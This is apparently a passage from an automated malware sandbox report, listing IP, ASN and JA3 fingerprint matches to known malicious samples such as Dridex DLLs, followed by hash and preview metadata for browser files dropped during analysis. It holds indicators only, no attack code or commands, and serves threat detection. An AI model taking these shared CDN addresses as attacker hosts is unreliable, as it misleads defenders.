	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.32551.dll	Get hash	malicious	Browse	• 151.101.1.44
contextual.media.net	mon23.dll	Get hash	malicious	Browse	• 104.84.56.24
	boom5.dll	Get hash	malicious	Browse	• 2.18.68.31
	mon22.dll	Get hash	malicious	Browse	• 2.18.68.31
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 104.76.200.23
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 104.84.56.24
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 2.18.68.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 104.76.200.23
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 2.20.86.97
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 2.20.86.97
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 2.20.86.97
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 2.20.86.97
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.32551.dll	Get hash	malicious	Browse	• 92.122.146.68

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
FASTLYUS	mon23.dll	Get hash	malicious	Browse	• 151.101.1.44
	boom5.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon22.dll	Get hash	malicious	Browse	• 151.101.1.44
	testMalware3.ps1	Get hash	malicious	Browse	• 151.101.0.133
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 151.101.1.44
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 151.101.1.44
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	• 151.101.1.44
SPECTRAIPSpectraIPBVNL	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 45.138.24.6
	Online_doc20.01.exe	Get hash	malicious	Browse	• 45.14.226.121
	P4fZLHrU6d.exe	Get hash	malicious	Browse	• 45.14.226.101

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	mon23.dll	Get hash	malicious	Browse	• 151.101.1.44
	boom5.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon22.dll	Get hash	malicious	Browse	• 151.101.1.44
	Payment_[Ref 72630 - joe.blow].html	Get hash	malicious	Browse	• 151.101.1.44
	BENVAV31BU.html	Get hash	malicious	Browse	• 151.101.1.44
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 151.101.1.44
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 151.101.1.44
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 151.101.1.44
	Jan_Order.html	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 151.101.1.44

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\DURNCK2N\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aKb:JFKb
MD5:	C1DDEA3EF6BBEF3E7060A1A9AD89E4C5
SHA1:	35E3224FCBD3E1AF306F2B6A2C6BBEA9B0867966
SHA-256:	B71E4D17274636B97179BA2D97C742735B6510EB54F22893D3A2DAFF2CEB28DB
SHA-512:	6BE8CEC7C862AFAE5B37AA32DC5BB45912881A3276606DA41BF808A4EF92C318B355E616BF45A257B995520D72B7C08752C0BE445DCEADE5CF79F73480910FE D
Malicious:	false
Preview:	<root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\QALADACS\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3032
Entropy (8bit):	4.900871720271039
Encrypted:	false
SSDEEP:	48:LXK3iXK3Ae3iXK3iXK3iXc3iXc3AM3iXc3iXc3ipu3ipu343ipu3ir3ir3ir3irl:7KuKweuKuKucucwMucuc2u2uI2u2222l
MD5:	1705BAABCE6AD191D7661B0D22B5A3F5
SHA1:	CA4D22AB9C5640949D0FDEF700103F55595BBB56
SHA-256:	FF8F4D8D8DD5FEA828A28667BC78E99C665BD4CEB81AB766F1413EE17CB770F3
SHA-512:	2818E86024FEABC352BE7C987B638113006BDD45E0F3797DFE23CA68BD0A65C078361BC7932D6536EBDD536CCD5A72F8618B9ED9B1C7542C5297A3C80D6447
Malicious:	false
Preview:	<root></root><root><item name="HBCM_BIDS" value="{}" ltime="742710976" htime="30863669" /></root><root><item name="HBCM_BIDS" value="{}" ltime="742710976" htime="30863669" /><item name="mntest" value="mntest" ltime="742750976" htime="30863669" /></root><root><item name="HBCM_BIDS" value="{}" ltime="742710976" htime="30863669" /></root><root><item name="HBCM_BIDS" value="{}" ltime="742710976" htime="30863669" /></root><root><item name="HBCM_BIDS" value="{}" ltime="742950976" htime="30863669" /></root><root><item name="mntest" value="mntest" ltime="743070976" htime="30863669" /></root><root><item name="HBCM_BIDS" value="{}" ltime="742950976" htime="30863669" /></root><root><item name="HBCM_BIDS" value="{}" ltime="742950976" htime="30863669" /></root><root><item name="HBCM_BIDS" value="{}" ltime="750830976" htime="30863669" /></root><root><item name="HBCM_BIDS" value="{}" ltime="750830976" htime="30863669" /><item name

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{66431C9B-5D28-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	105768
Entropy (8bit):	2.273319723942733
Encrypted:	false
SSDEEP:	768:9Rj9tmY9i6MIAeu+C2Oi1SUCIeeP0vCuJsugtuJzugi:Z
MD5:	A02EBB904BC14FD3D5A88A6234EEAD6B
SHA1:	462FE1252F56FBA8D347261D67904182A3307EE2
SHA-256:	DFB1A91D85A453FBDE66EC26A751428F8BA3ACF0FCCE68D4E6F76F03301BBB5B
SHA-512:	315CEFAB35B25806694D1669DB9D41215162C282DAADD17AB6167BFDCE92F32853DCD0F505691B32883C3A6F53C5D60B4F2EE7CA9C910C5B8BA5DBF60E4B3C C5
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{66431C9B-5D28-11EB-90E5-ECF4BB570DC9}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{66431C9D-5D28-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	184220
Entropy (8bit):	3.6051834226944286
Encrypted:	false
SSDEEP:	3072:yyZ/2BfcYmu5kLTzGtCZ/2Bfc/mu5kLTzGtR:iDm
MD5:	F92B75A79B10FFC240E402B3EFBB580A
SHA1:	628999073114BBB0EEE5FA840ACD28DAA8FF2FAB
SHA-256:	30ED226A3DDE0DA5F10B0B28E5CF915E7AEC72B57BD98D19DD2FEA559186E51E
SHA-512:	A3F1EBAAD2F045DA6BEFB26CFA8CC070207014C84B6FAC72C44A7F0130BEF84DD59803C55C275FAF8721A94FA0B687D41643068889D198014660BB78A50785A
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{879B3BD9-5D28-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28168
Entropy (8bit):	1.92417082399762
Encrypted:	false
SSDEEP:	192:ruZ9Qp6tkTFjJ28kWAMbYBFuPnZlfuPnByA:r6CEWThYoVbIQPjWPBF
MD5:	A7840C80E83FD8CE588E795974522BF0
SHA1:	87E860DA2A1F455F05B38E69F51D33D4339AE075
SHA-256:	D87736CB42F90C5ABDFF4BFD6298FBA7E13D44C351F58F0F78810FF354ABEE34
SHA-512:	54B023F6CE252C335D085E2B124DE4D3495BC8107028834FE3618B4C271A34387DC0A6D3A39745D3975E702744E8C29F1F41B68FD2AD405D6FD8F0E86D6B3116
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{879B3BDB-5D28-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28140
Entropy (8bit):	1.9132616439127093
Encrypted:	false
SSDEEP:	192:r5ZaQG6ek2FjN2IkWhMgYNho5UlhU5w14A:rvXR/2hEM6gE4oEw1b
MD5:	B79BECB346F710BB6B58A59D0D568316
SHA1:	E7E797D5CD59AAC55B6BA5448CA82DB7F6FFC486
SHA-256:	DF0DE1B11E788AB6F2FB48B6DBC34FDB1CFF6AB106064785A093431702FAD543
SHA-512:	33DEF719A7B0EC889936513AD1BDF52480771B1B60B242244406A43B8C828F87E0548959119BA3098C279812D837EB6852BE29A346349CDD1A62839A41B24926
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{914DE742-5D28-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28172
Entropy (8bit):	1.926768712854198

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{914DE742-5D28-11EB-90E5-ECF4BB570DC9}.dat	
Encrypted:	false
SSDEEP:	96:rrZUQU6WBSoFjZ2UkWjMaYtfUOm2SpVdlfUhQUOm2SsuA:rrZUQU6WkoFjZ2UkWjMaYt4HleCuA
MD5:	843098449E5EE9C3434D8EC9E79F38F8
SHA1:	D5157E549A8EAC0FF5F6D9881D382BE4394FEFEF
SHA-256:	2DC1584FA735970EDC9957B9EF0E49B905F51894442EDA34543C9D84A2213871
SHA-512:	10E17A885A6EFB1EAC315F554C82726F55C2776FDC9409DF2F9E643158DA16E1D4E7B360C5C9A9A85122EE232144B2CD8C78EEC329736330282DB15DB717BF7
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{97C26A31-5D28-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	19032
Entropy (8bit):	1.5842900834473579
Encrypted:	false
SSDEEP:	48:Iwdn7GcprzQGwpaOG4pQiGrapbSPrGQpKSG7HpR6sTGIpX2pGApm:rdnhZz4Qu6kBSPFA9T64Fsg
MD5:	DC875BA5A10AEACE66C60A924BEDA287
SHA1:	B3D96B3CD7FCF3C0B3A582B0CC354B154787A897
SHA-256:	EA0607338A7ECB8EE8DCC9D3190C5D8BE380EF71D4B338E7FC53A15C2E07C0A0
SHA-512:	CDEB0E29445149F6A287D2C79979D2194444B9872941ABF19A7DE0C58E77FAD07291400B99F379DBF60E8EE12B8B7A60B6ACFBE2B6D8442F5357EA69BDFE99E9
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.073276413916949
Encrypted:	false
SSDEEP:	12:TMHdNMNxOENDZnWimI002EtM3MHdNMNxOENDZnWimI00ONVbkEtMb:2d6NxOoDZSZHKd6NxOoDZSZ7Qb
MD5:	2FB9C626D075C25B39B4F4FDD59CFBC6
SHA1:	07E85F8FAD49C5E6FE83500CEF6CE2E9EC320843
SHA-256:	D6B4FABC655975E6815D78A59208D57D7F26157953272AB3305BBE56A0CB1CE2
SHA-512:	584E72DB5552A61208EB0A5E689D15A949AFAFBDB4D8ECD4BA0112DC478B916ECE36C8F4C1FDF277DE6905DCE50833BBE61A7E5753F95928DF685FF02D0815AB
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x3d7bdca4,0x01d6f135</date><accdate>0x3d7bdca4,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x3d7bdca4,0x01d6f135</date><accdate>0x3d7bdca4,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.132438195785761
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2krnWimI002EtM3MHdNMNxe2krnWimI00ONkak6EtMb:2d6Nxr2SZHKd6Nxr2SZ72a7b
MD5:	48010AD36579D0FBBC4F31DB1F03E648
SHA1:	46F6804D1AB2D9F3C19E9A9FDE075E6AD1438EF2
SHA-256:	C1616C1F1545270C196B439C380C0E2F400A94E95FDCA99D33D3DCFE46C2824C
SHA-512:	E08AFEE60303163FC4307C630A234E350C275CCB602F7F333E9FB27D23CF19A231B87E6A7B5174C0286741F7AAD348B63E7813314497B7E498C18974FBB4BB7C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x3d74b583,0x01d6f135</date><accdate>0x3d74b583,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x3d74b583,0x01d6f135</date><accdate>0x3d74b583,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	663
Entropy (8bit):	5.072783821459356
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLlHZnWimI002EtM3MHdNMNxvLlHZnWimI00ONmZEtMb:2d6NxvZHZSZHKd6NxvZHZSZ7Ub
MD5:	E7FA44500A4E04F8F8450B84FD228FC0
SHA1:	41F42F5D3CA9E00C5D9735C67892626EE5150240
SHA-256:	C9D9F0720CA1572CD4F40166FC84E994E1E45004038E2B4357FCA4EBA7B53E5E
SHA-512:	ABF85D20E491AE83ADE7A7E625A7D8748CD3D5548C70E3B0122D24187CD233EB63250A5F30B5B9686CE2901EC63563345058A867913C76A7839A338CF873FD7F
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x3d7e3ee4,0x01d6f135</date><accdate>0x3d7e3ee4,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x3d7e3ee4,0x01d6f135</date><accdate>0x3d7e3ee4,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	648
Entropy (8bit):	5.1217657508093675
Encrypted:	false
SSDEEP:	12:TMHdNMNxi4mZnWimI002EtM3MHdNMNxi4mZnWimI00ONd5EtMb:2d6NxrmZSZHKd6NxrmZSZ7njb
MD5:	32F8D45C85CE7D29C8944D6FBE01126E
SHA1:	CB635458EC5848E425403E28B9C08582A908EECB
SHA-256:	78AFC9E33284201B4C978729F9F2ACA8B9A9BF0D608EE39DC1555A2DE84E14B1
SHA-512:	B19408B699E101C2DEB45EFA0D16DE4CC587A94ED6A697CC9F8CBCF2D0AF6894AA415592839B2CD0EB68C80A59C5CF04E6893D44A40471D2AAA1EAB4C412892
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x3d797a64,0x01d6f135</date><accdate>0x3d797a64,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x3d797a64,0x01d6f135</date><accdate>0x3d797a64,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.087938123246033
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwlHZnWimI002EtM3MHdNMNxhGwlHZnWimI00ON8K075EtMb:2d6NxQEHZSZHKd6NxQEHZSZ7uKajb
MD5:	57BD920E46E4BBA5093FC5BFB232E542
SHA1:	A0F52B032A797DD2FD859DB8DD3803E65C7967A3
SHA-256:	C652819E82EEB810C81A3464ABD02D7D76194E3D9D5EBDA2A03BD2A60FEF3226
SHA-512:	E346CA79B62FAFFD36BF4FEC630DFC10DFE9E81041DC04B06BEB61DDB83DACEFE6AAE73FC6AF18CAB1631AD6434007C217B2435D465FB4905F687C815A841D0
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x3d7e3ee4,0x01d6f135</date><accdate>0x3d7e3ee4,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x3d7e3ee4,0x01d6f135</date><accdate>0x3d7e3ee4,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.072248961060773
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nNDZnWimI002EtM3MHdNMNx0nNDZnWimI00ONxEtMb:2d6Nx0NDZSZHKd6Nx0NDZSZ7Vb
MD5:	23C993D07382526A3F9006FCD0E5BD8D
SHA1:	4215DADE91B91254E66D98E01B52E1E97A25A4F2
SHA-256:	5AD81E20080D6DC41D64BDE2F614C20FFD0AE52A8D480CCEB9DA7E0100AB740E
SHA-512:	16A2502D83DA4C2623D15FA551E4039366A5F7ADD151A01DE30C3DF6E71B6122A03989994BD51367B97CB14B45FF290B6B4811AA86578A2E9AB609A33FA4FBCI
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x3d7bdca4,0x01d6f135</date><accdate>0x3d7bdca4,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x3d7bdca4,0x01d6f135</date><accdate>0x3d7bdca4,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin202591677780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.141321413835295
Encrypted:	false
SSDEEP:	12:TMHdNMNxx4mZnWimI002EtM3MHdNMNxx4DZnWimI00ON6Kq5EtMb:2d6Nx6mZSZHKd6Nx6DZSZ7ub
MD5:	660542BB9BCC020F63EF2DEA696968EA
SHA1:	6FD9BEFC7B05E9A3F4775925F3B6A73B77E6911C
SHA-256:	AEFEA853490AF46666B310827E6590B659ACF7A758648BD883A3BDE3D19FD67C
SHA-512:	F37A4025F47244EACCF77253D074134F76E6909989B9451DE4BCADBF5546F4D85DC78AB5D48A72A92F538EA950737BCAD8FF197A6891CA6430DA6E1174502C2
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x3d797a64,0x01d6f135</date><accdate>0x3d797a64,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x3d797a64,0x01d6f135</date><accdate>0x3d7bdca4,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	660
Entropy (8bit):	5.072750371804206
Encrypted:	false
SSDEEP:	12:TMHdNMNxcxnWimI002EtM3MHdNMNxcxnWimI00ONVEtMb:2d6NxMSZHKd6NxMSZ71b
MD5:	B306641088ADDB9D1EF993B31CA598C0
SHA1:	97F67F3C225E2626940495A7F6BD1A2EBFB93911
SHA-256:	336680F54D0612BEA014821E8FC3BA6E1480E24ABA934C749508A74DDCA224B1
SHA-512:	3A75E6BB58895E9B9D37B8883CAFF87B6A2008E523F054837ECE8FFD75B1DBEAE3913A4CA16F809C9FAFDAFCCA550F6C44903D3F0F187C70750BBF0F7988F73D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x3d7717e3,0x01d6f135</date><accdate>0x3d7717e3,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x3d7717e3,0x01d6f135</date><accdate>0x3d7717e3,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.1069278612738165
Encrypted:	false
SSDEEP:	12:TMHdNMNxfn4mZnWimI002EtM3MHdNMNxfn4mZnWimI00ONe5EtMb:2d6NxwmZSZHKd6NxwmZSZ7Ejb
MD5:	F0F52E6251F589D064E965900522FB84
SHA1:	8703046EFB7E72D88FB5BF063B32D3DDA67B3E52

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
SHA-256:	55E494372DAC70005E26DB1FCF6314F322E81AAD026580EFAB6A3022D87FFDFB
